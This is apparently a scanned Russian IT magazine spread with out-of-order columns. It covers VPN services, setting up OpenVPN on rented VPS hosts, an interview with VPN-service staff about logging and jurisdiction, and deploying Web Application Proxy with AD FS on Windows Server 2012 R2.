Сам сервис, как уже было сказано, платный, но пробный период — неделя — предоставляется бесплатно. При каждом подключении адрес выделяется динамически. Сервис честно предупреждает, что может в случае чего собирать информацию о пользователях. К сожалению, с некоторых IP-адресов торрент (Ubuntu 14.10) качаться не желал — но, полагаю, это вина местного провайдера, предоставляющего IP для VPN, не самого сервиса. А вот полосу пропускания сервис режет — поскольку почти на всех протестированных ранее VPN данный торрент качался со скоростью более 1 Мбит/с. Здесь же выше 800 Кбит/с скорость никогда не поднималась.

VPN СВОИМИ РУКАМИ. ПОДГОТОВКА

Но что, если ты не доверяешь VPN-сервисам? В этом случае есть один путь — поднять свой собственный VPN на основе VPS. Преимущество этого способа хотя бы в том, что между тобой и дата-центром меньше посредников. А недостаток... возможный штраф за нарушение законов страны юрисдикции VPS.

Давай посмотрим, какие у нас требования к VPS. Во-первых, должна быть поддержка TUN/TAP — и если в гипервизоре Xen или KVM она имеет место, то в OpenVZ ее зачастую отключают. Во-вторых, он должен недорого стоить. В-третьих, он должен быть более-менее стабилен. Кроме того, нуж-


КОНФИГУРАЦИОННЫЕ ФАЙЛЫ OPENVPN


Конфиг для серверной части:

```
local 0.0.0.0 # Адрес, который доступен из интернета, —
                по сути, это единственный параметр,
                который нужно менять
port 1234
proto udp
dev tun
tun-mtu 1500
tun-mtu-extra 32
mssfix 1450
ca /etc/openvpn/.key/ca.crt
cert /etc/openvpn/.key/server.crt
key /etc/openvpn/.key/server.key
dh /etc/openvpn/.key/dh2048.pem
client-cert-not-required
auth-user-pass-verify /etc/openvpn/verify.sh via-file
# Производим аутентификацию с помощью скрипта — скрипт
  можешь написать сам
username-as-common-name
script-security 2
tmp-dir /tmp
server 10.8.0.0 255.255.255.0
push "redirect-gateway def1"
push "dhcp-option DNS 8.8.8.8"
push "dhcp-option DNS 4.2.2.1"
keepalive 5 30
comp-lzo
persist-key
persist-tun
status server-tcp.log
verb 3
user openvpn
group openvpn
```

Конфиг для клиентской части:

```
client
dev tun
proto udp
remote 0.0.0.0 1234 # Указываем адрес и порт сервера
resolv-retry infinite
nobind
tun-mtu 1500
tun-mtu-extra 32
mssfix 1450
persist-key
persist-tun
ca ca.crt
auth-user-pass
comp-lzo
verb 3
```





↖ **Open Hosting: подключение к VPS через веб-интерфейс**

↗ **Создание VPS в GleSYS**

но внимательно смотреть правила использования — в противном случае твой аккаунт попросту заблокируют (если не чего хуже).

Далее я опишу несколько VPS, которые более-менее соответствуют заданным параметрам.

openhosting.com

Это на удивление неплохой облачный VPS, цена на который начинается от 9 долларов за KVM виртуальную машину (конфигурация которой вполне достаточна для запуска OpenVPN), дается пять дней триала. Регистрация триала требует указания номера карточки VISA, при этом снимается один цент, но его сразу же возвращают обратно. После регистрации нужно создать новую виртуальную машину (я создал с образом CentOS 6) и привязать к ней статический IP-адрес. Следом же нужно ее запустить и подсоединиться к ней через веб-интерфейс.

По умолчанию пароль для root при входе с веб-интерфейса (выступающего в роли локальной консоли) отсутствует. Его можно поставить стандартным способом. Для установки же OpenVPN нужно сперва поставить репозиторий EPEL:

```
# yum install -y wget
# wget http://dl.fedoraproject.org/pub/epel/6/x86_64/↵
  epel-release-6-8.noarch.rpm
# rpm -Uvh epel*.rpm
```

Затем нужно изменить файл репозитория — по неизвестным причинам соединение по HTTPS не устанавливается.

```
# sed -i "s/mirrorlist=https/mirrorlist=http/" /etc/↵
  yum.repos.d/epel.repo
```

ИНТЕРВЬЮ

Мы также решили взять интервью у товарищей из VPN-сервиса Seed4.Me. Они пожелали остаться неизвестными. Что ж, это их право.

Итак, первый вопрос — для чего вот лично вам понадобился VPN?

D: S, зачем тебе VPN?

S: Дело было года четыре назад. Я курировал небольшой проект, в логах которого обнаружил подозрительные переходы с реферерами, похожими на переходы из логов прокси или какого-то серверного оборудования. Проверил IP — оказалось, он принадлежал моему провайдеру, но не мне. Тем более, я не мог заходить по этим ссылкам с таким реферером. WTF... Неужели какой-то админ или софт провайдера решил проверить, какие ссылки я посещаю? Меня охватила паранойя, притом что ничего незаконного я не совершал. По иронии судьбы, за пару недель до этого я познакомился у друзей с человеком, который работал в техподдержке моего провайдера :). Я нашел его номер, позвонил, задал вопрос, бывают ли такие ситуации, когда их админы смотрят логи и переходят по ссылкам, исследуют трафик пользователя. Человек мне ответил: «Это исключено и практически невозможно», в общем, чтобы я не заморачивался. Я сразу пошел и купил VPS'ку, попросил настроить мне VPN. Тогда я еще практически ничего не знал об этом.

С вами все ясно :). А для чего VPN может пригодиться читателям нашего журнала?

S: С одной стороны, я понимаю, чего хотят некоторые люди, их интересы... VPN — такой инструмент, как нож: им можно резать колбасу, а можно совершать преступления. Тем не менее он помогает предупредить проблемы во многих ситуациях, так как законы в разных странах разные.

D: Почему-то многие ассоциируют VPN с хакерами, думая, что VPN-сервис сможет защитить от раскрытия преступления. Это, если честно, не так. VPN предназначен для изменения своей текущей юрисдикции.

Это понятно — если говорить о «честных» VPN-провайдерах. Думаю, вы обязаны предоставлять логи по первому требованию органов.

D: По поводу предоставления логов очень тонкий вопрос. Я бы не говорил «обязаны предоставлять логи по первому требованию органов». Это не совсем так. Для понимания нужно рассмотреть пример. Допустим, Вася Пупкин взял и купил 100 г чего-то запрещенного в РФ, пользуясь сервером в Нидерландах. Российские правоохранительные органы нашли логи магазина в России и захотели узнать, кто же купил это что-то. Они обращаются в наш дата-центр, а дата-центр обращается к нам. Мы не предоставляем никаких данных с серверов в Нидерландах до решения суда. А решения суда может и не последовать — так как, например, продажа чего-то в Нидерландах может быть разрешена. Это, может быть, надуманный пример, но смысл отражает правильно. Про логи отдельный разговор — у нас хранится минимальное количество логов, необходимое для поддержания сети VPN и мониторинга ее здоровья. Плюс логи не хранятся на VPN-узлах, они собираются отдельно, и понять по ним, что делали пользователи, невозможно. Но. Мы не говорим что логов нет совсем; те, кто говорят, используют это как «маркетинговое выражение».

S: Вдобавок к словам D, как я и сказал ранее, VPN — не средство сокрытия преступления.

Итого, VPN нужен для частной смены юрисдикции. Но тут есть еще вопрос такой тонкий... юрисдикция не равна гражданству, так ведь?

D: Гражданство вообще к этому отношения не имеет... Гражданство — то, что в паспорте написано. А юрисдикция — это собственно зона, где совершаются действия, не обязательно где

Наконец, ставим пакет OpenVPN:

```
# yum install -y openvpn easy-rsa
```

Настраиваем сам OpenVPN. В интернете много материала по настройке, поэтому подробно описывать смысла не имеет. Вкратце же — копируем каталог со скриптами генерации сертификатов, настраиваем параметры, генерируем их, затем настраиваем параметры OpenVPN-сервера (можно найти на врезке), разрешаем IP-форвардинг, устанавливаем правило iptables для NAT и… все. Можно настраивать клиент (лучше использовать командную строку). Единственное замечание — лично у меня на сервере было спешащее время, из-за чего были небольшие трудности с сертификатом.

Про сам VPS-хостинг можно сказать, что он крайне стабилен (есть даже SLA, что и неудивительно, поскольку это крупная контора). Техподдержка реагирует практически моментально. Полоса пропускания обеспечивает минимум 1 Мбит/с по шифрованному каналу. Правила использования довольно стандартны (DMCA, оговаривание доступа к данным на хостинге…). На использование VPN, равно как и на использование P2P, ограничений не накладывается.

GleSYS

Шведская фирма, предоставляющая VPS (как Xen, так и OpenVZ) в Нью-Йорке, Амстердаме, Фалькенберге и Стокгольме. Стоимость начинается от семи-восьми евро — что по современным меркам довольно дорого. На OpenVZ поддерживаются Debian, CentOS и Ubuntu.

После регистрации и оплаты мы создаем сервер с желаемым местоположением, выбирая самые минимальные настройки (их вполне достаточно), затем заходим через HTML5-VNC, устанавливаем пакеты OpenVPN и SSH — на Debian для этого нужно набрать команду

```
# apt-get install openvpn openssh-server
```

И, зайдя по SSH, настраиваем OpenVPN. Проблем быть не должно — разве что в дебиановском пакете для OpenVPN не создается UID/GID, и эти опции в конфиге мы отключаем.

Как уже было сказано, VPS довольно дорогой — однако, поскольку он находится в Швеции, правила его использования в некоторых аспектах либеральнее, чем в США. В частности, DMCA на Швецию пока не распространяется. Скорость же достаточно стабильно держится на отметке 1 Мбит/с.

ЗАКЛЮЧЕНИЕ

VPN — инструмент разноплановый. И несмотря на то, что он в основном фигурирует в сюжетах с криминальным душком, его вполне можно (а с учетом нынешних тенденций даже и необходимо) применять и законопослушным гражданам.

VPN-сервисы — даже бесплатные — вполне достаточны для обычного серфинга. Основное ограничение большинства бесплатных VPN — одинединственный статический IP-адрес, который с большой долей вероятности уже занесен в черные списки некоторых сервисов. Кроме того, на некоторых бесплатных VPN нельзя качать торренты и есть ограничения на полосу пропускания. Еще один момент — бесплатные VPN-провайдеры могут собирать и даже анализировать трафик (отдельные об этом прямо предупреждают).

Платные же сервисы свободны от большинства названных недостатков. Тем не менее важно осознавать, что у них тоже есть правила использования, зависящие от их юрисдикции. В частности, в Германии за скачивание музыки может прилететь более чем солидный штраф от GEMA.

Если же ты покупаешь VPS, чтобы поднять свой VPN, — ты избавляешься от одного из посредников, но приобретаешь головную боль юриста, поскольку тебе нужно учитывать законы страны, в дата-центре которой ты его купил. Кроме того, как правило, VPS стоит дороже, чем покупка VPN у посредника. Дешевые же VPS имеют свойство падать из-за перегрузок, и работать по VPN становится сомнительным удовольствием.

Подводя итоги: для анонимизации VPN имеет смысл применять только в сочетании с другими средствами. А вот для обычного серфинга по запрещенным в России сайтам или, к примеру, в зарубежной поездке, где есть открытый Wi-Fi, VPN подходит идеально.

ты находишься, а, я бы сказал, зона ответственности. Если я заказал убийство по телефону в Германии и деньги заплатил, где юрисдикция этого преступления?

А чем обусловлен выбор протокола PPTP в вашем случае? Сейчас его не особо рекомендуют к применению.

D: Правильный ответ будет — мы PPTP не выбирали, его выбрали за нас :). Сейчас сложно найти платформу, где бы PPTP не поддерживался. Так как целью было создать сервис, который можно использовать на большинстве устройств, то PPTP выглядел разумным выбором. Понятно, что многие могут сказать: как же так — уже десять лет как доказана невысокая стойкость PPTP-протокола? Однако тут всегда вопрос предела — не существует 100%-й защиты никогда. Есть некоторые рамки между защищенностью и простотой использования.

Стандартизация, понятно. А насколько целесообразно применение альтернативных криптоалгоритмов? Здесь подразумеваются, например, алгоритмы на эллиптических кривых, никак не самопальные.

D: С альтернативными алгоритмами шифрования очень интересная ситуация, попахивающая теорией заговора. Вообще, алгоритмы шифрования, построенные на эллиптических кривых, были разработаны и стандартизированы сравнительно недавно. Отличаются своей стойкостью и, соответственно, меньшим размером ключа. Проблема в том, что почти во всех странах они запрещены к импорту и поэтому почти не используются (в операционных системах). То есть если ты делаешь массовый продукт, то адаптация методов шифрования с ними очень низка. Стандартных решений нет, и приходится создавать свои собственные, а в итоге сталкиваешься с необходимостью сертификации при распространении.

Что вы думаете о будущем VPN?

D: А! Это мой любимый вопрос. Мы занимаемся VPN полтора года, и я уверен, что в скором времени это станет нашей обыденностью, так же как и автомобиль. Вот 120 лет тому назад изобрели двигатель внутреннего сгорания, а через 20 лет решили, что нужно сделать дорожную полицию и учить людей водить и права выдавать на вождение. Это же происходит сейчас и с интернетом: он массово стал использоваться 20–15 лет назад, даже меньше, а сейчас во всех странах пытаются его регулировать. Во всех. Реально за полтора года я просто не нашел страны, где что-нибудь не было бы запрещено: в Англии — порнографию пытаются регулировать, Азия — знаем, Восток — понятно, Америка — вообще не страна свободы (DMCA и прочее). И это все очень усилилось…

…но законы пока что все же разные…

D: Да!

И вот на этом поле вы и играете.

D: Короче, мой прогноз: через 5–10 лет региональные ограничения будут только увеличиваться. Возможно, появится разделение скорости в зависимости от контента, то есть зарубежные сайты будут медленнее местных, и это будет во всех странах. Как совсем плохой вариант — придется сдавать на «права» для получения неограниченного доступа в интернет. Поэтому я вижу VPN-провайдеров как тех, кто, возможно, будет предоставлять неограниченный доступ в Сеть для пользователей, сдавших на «права».

Пожалуй, пора заканчивать беседу. Последний вопрос. Какую страну для VPN вы бы посоветовали нашим читателям?

D: В общем случае — ту страну, юрисдикция которой позволяет делать то, что хочется. А для обычного серфинга соседнюю страну, которая минимально сотрудничает с вашей. В случае с Россией, например, для этой цели очень хорошо подходит Украина.



ПЕРВЫЙ ВАЛ

Мартин «urban.prankster» Пранкевич
martin@synack.ru

ЗНАКОМИМСЯ С WEB APPLICATION PROXY НА WIN2012R2

Nejron Photo@shutterstock.com

Прекратив поддержку Threat Management Gateway (ранее ISA server), MS поставила в ступор многих админов, которым требовалось решение для публикации приложений с проверкой подлинности. Forefront Unified Access Gateway вроде и обеспечивал нужное, но не предлагал практически никаких функций безопасности (в декабре 2013-го было объявлено, что следующих версий уже не будет). Некоторое время положение было непонятно, пока в Win2012R2 не была представлена новая роль Web Application Proxy.

НАЗНАЧЕНИЕ WEB APPLICATION PROXY

Web Application Proxy (WAP, прокси-сервер веб-приложений) представляет собой обратный (reverse) прокси, позволяющий администратору публиковать приложения для доступа извне. Работает WAP просто: сервер получает на внешний адрес HTTPS-запрос от клиента (в текущей версии только HTTPS) и ретранслирует его на внутреннее приложение по HTTP или HTTPS. За основу WAP взята служба роли AD FS Federation Service Proxy, решавшая задачу frontend-сервера при развертывании служб федерации Active Directory (в Win2012R2 AD FS анонсирована уже версии 3.0). По сути, WAP выполняет функции прокси AD FS, обеспечивая аутентификацию пользователей и контроль доступа на основе заявок (Claims Based Access, CBA) средствами AD FS.

Запрос на подключение WAP со всеми параметрами перенаправляет вначале на AD FS. После чего пользователь должен будет пройти процесс аутентификации (посредством Active Directory через Kerberos или NTLM-авторизации) и авторизации. Поддерживаются все продвинутые функции: многофакторная аутентификация (Multifactor authentication, MFA) и контроль доступа (Multifactor Access control), когда могут быть использованы дополнительные ступени — одноразовый пароль или смарт-карта. После проверки подлинности сервер AD FS выдает SSO маркер безопасности, содержащий идентификатор пользователя и ресурса, к которому пользователь хочет получить доступ, срок предоставления доступа. WAP, получив ответ AD FS, инициирует отдельное соединение к конечному серверу, сохранив всю информацию о доступе в cookies. Внутренний сервер проверяет маркер, и клиент получает доступ без ввода пароля.

Как видим, клиент напрямую не контактирует с приложением, WAP выступает как буфер уровня сеанса, обеспечивая дополнительную защиту. Любой другой трафик (включая известные сетевые и SSL-атаки), приходящий на веб-прокси, отбрасывается и не передается опубликованному приложению. Приложения могут использовать один IP-адрес/порт, дифференциация производится по имени.

Многие обратные прокси производят только аутентификацию учетной записи, и пользователь может подключаться к приложению с любого устройства. Это является потенциальной проблемой безопасности. WAP, взаимодействуя со службой Device Registration Service (DRS), производит проверку маркера аутентификации (сертификата) устройства пользователя, гарантируя, что только разрешенные девайсы смогут получить доступ к корпоративным ресурсам. Также обеспечивается работа Workplace Join, дающая возможность пользователям получать доступ к корпоративным ресурсам с мобильных устройств. На GitHub можно найти расширения к AD FS, позволяющие более гибко управлять устройствами. Например, Mobile ID Authentication Module for Microsoft ADFS (github.com/FreddyKaiser/adfs-mobileid).

Роль AD FS должен выполнять сервер, находящийся в защищенной внутренней сети, а WAP, таким образом, будет играть роль дополнительного барьера, не позволяя обращаться к AD FS извне напрямую. Развернуть AD FS на одном сервере с WAP все равно не получится, мастер установки WAP, обнаружив AD FS, прерывает работу.


Поддержка технологии Single Sign-On (SSO) позволяет после подключения к домену больше не вводить пароль для доступа к разрешенным приложениям. Для приложений, не поддерживающих AD FS аутентификацию, предусмотрен вариант Pass-through preauthentication, когда предварительная аутентификация средствами AD FS не производится, соединение просто пробрасывается дальше, а сам процесс распознавания пользователя целиком ложится на приложение. Такой вариант может понадобиться, например, если сервис не поддерживает все новые функции AD (к примеру, CBA). Для таких подключений, естественно, не будут доступны Workplace Join, MFA и мультифакторный контроль доступа. В случае Pass-through preauthentication при развертывании достаточно, чтобы сервер с ролью WAP был присоединен к домену. Но, учитывая, что WAP без AD FS работать не будет (ведь по сути это прокси), все равно придется разворачивать и AD FS. WAP не имеет интегрированных функций балансировки нагрузки, но проблема легко решается за счет использования встроенной роли Windows Load Balancing.

Особо стоит отметить, что никаких дополнительных лицензий клиентского доступа (CAL) при развертывании WAP не требуется, все, что нужно будет приобрести, — это лицензия на собственно Win2012R2.


Single Sign-On (SSO) позволяет после подключения к домену больше не вводить пароль для доступа к разрешенным приложениям

ПОДГОТОВКА К РАЗВЕРТЫВАНИЮ

Самый большой плюс WAP в том, что это встроенная роль, а не отдельное приложение, которое нужно установить и настроить. Предшественники TMG и UAG не были простыми в развертывании, и нередко приходилось серьезно браться за напильник и читать документацию, чтобы отыскать причины выдаваемых ошибок. Только подготовка ОС — поиск и установка всех нужных патчей и зависимостей — могла занять более часа. Последующая конфигурация приложений тоже была делом не совсем простым и часто требовала как минимум дня, чтобы все заработало как нужно. В этом отношении WAP выглядит очень простым и дружелюбным.



Мастер настройки службы федерации Active Directory



Веб-прокси следует развертывать в демилитаризованной зоне (DMZ) между брандмауэром, выходящим в интернет, и корпоративной сетью. Теоретически можно устанавливать WAP на сервере с другими ролями, но это не рекомендуется, и лучше выделить под него отдельный сервер. Саму ОС лучше ставить с GUI (хотя желание отключить графику при установке такого сервера, конечно же, понятно), при развертывании будут доступны мастеры, которые помогут быстро произвести все установки. При подключении с другого сервера бывают неувязки (в основном наблюдались в релизе, после нескольких патчей работает уже нормально). Хотя, в общем, все вопросы администрирования можно решить при помощи PowerShell.

Системные требования для сервера невелики, поэтому подойдет минимальное железо, достаточное для развертывания самой ОС. Перед установкой WAP необходимо подключить серверы AD FS и WAP к домену (схему нужно обязательно повысить до Windows Server 2012 R2), сгенерировать сертификаты (для каждого сервера и по одному для каждого приложения) и настроить AD FS.

Предположим, у нас уже есть SSL-сертификат (шаблон Web Server вполне подходит), в поле Subject Alternative Name которого содержится DNS-имя публикуемой службы AD FS и WAP. Импортируем их на серверы AD FS и WAP через консоль «MMC Сертификаты».

РАЗВЕРТЫВАНИЕ AD FS

Начинаем с AD FS. Вызываем «Диспетчер сервера → Мастер добавления ролей» и отмечаем роль Active Directory Federation Services или вводим в консоли PowerShell-команду:

```
PS> Install-WindowsFeature ADFS-Federation↵
    -IncludeManagementTools
```

По окончании установки в последнем окне мастера будет предложено произвести настройку службы федерации, также ссылка появится в виде предупреждения в диспетчере сервера.

Установки мастера в общем понятны. Так как у нас сервер AD FS пока единственный, выбираем на первом шаге «Создать первый сервер федерации в новой ферме» и пишем учетную запись для подключения. Далее выбор сертификата, который будет использоваться для шифрования. Если он уже импортирован, то просто его находим в раскрывающемся списке. Можно импортировать сертификат и в окне мастера, но он понимает лишь формат PFX. Поэтому, если удостоверяющий центр прислал в другом формате, придется вначале его конвертировать. Когда сертификат выбран, автоматически заполняется DNS-имя службы федерации, которое будет использоваться клиентами при подключении. Далее указываем имеющуюся или создаем новую учетную запись для службы AD FS. Во втором варианте при дальнейшем конфигурировании обычно появляется ошибка. Решение проблемы выдается сразу в сообщении. Обычно требуется сгенерировать корневой ключ к целевому контроллеру домена, для чего нужно выполнить




```
PS> Add-KdsRootKey -EffectiveTime(Get-Date).↵
    AddHours(-10)
```

После чего повторяем работу мастера. Дополнительный параметр «-EffectiveTime (Get-Date).AddHours(-10)» вводит ключ в действие немедленно (по умолчанию примерно через десять часов).

Хранение конфигурации AD FS возможно во внутренней базе данных (Windows Internal Database, WID) или SQL-сервере. WID поддерживает ферму до пяти серверов AD FS, но в этом случае не обеспечивается отказоустойчивость и некоторые продвинутые механизмы работы службы. Но для небольших сетей WID вполне достаточно.

Обычно хватает варианта, предложенного по умолчанию. Если проверка условий не показала ошибок, можно нажимать кнопку «Настроить». Настройка при помощи PowerShell проста:

```
PS> Install-AdfsFarm -CertificateThumbprint↵
    '123...0067'-FederationServiceName adfs.example.↵
    org -GroupServiceAccountIdentifier EXAMPLE\adfs$
```



Установка роли Web Application Proxy

Для проверки работоспособности открываем консоль AD FS и смотрим статус.


РАЗВЕРТЫВАНИЕ WAP

Теперь, когда служба AD FS работает, можем приступать к установке роли WAP. Вызываем мастер, выбираем роль Remote Access и на этапе выбора служб ролей отмечаем Web Application Proxy, подтверждаем выбор дополнительных компонентов и устанавливаем.


После выбора Remote Access может появиться ошибка о возможном несоответствии компьютера, просто перезапускаем мастер, обычно второй раз она не появляется.

```
PS> Install-WindowsFeature Web-Application-Proxy↵
-IncludeManagementTools
```

По окончании запускаем мастер настройки WAP. В первом окне вводим имя и учетную запись администратора сервера



Настройка Web Application Proxy





Выбор метода преаутентификации

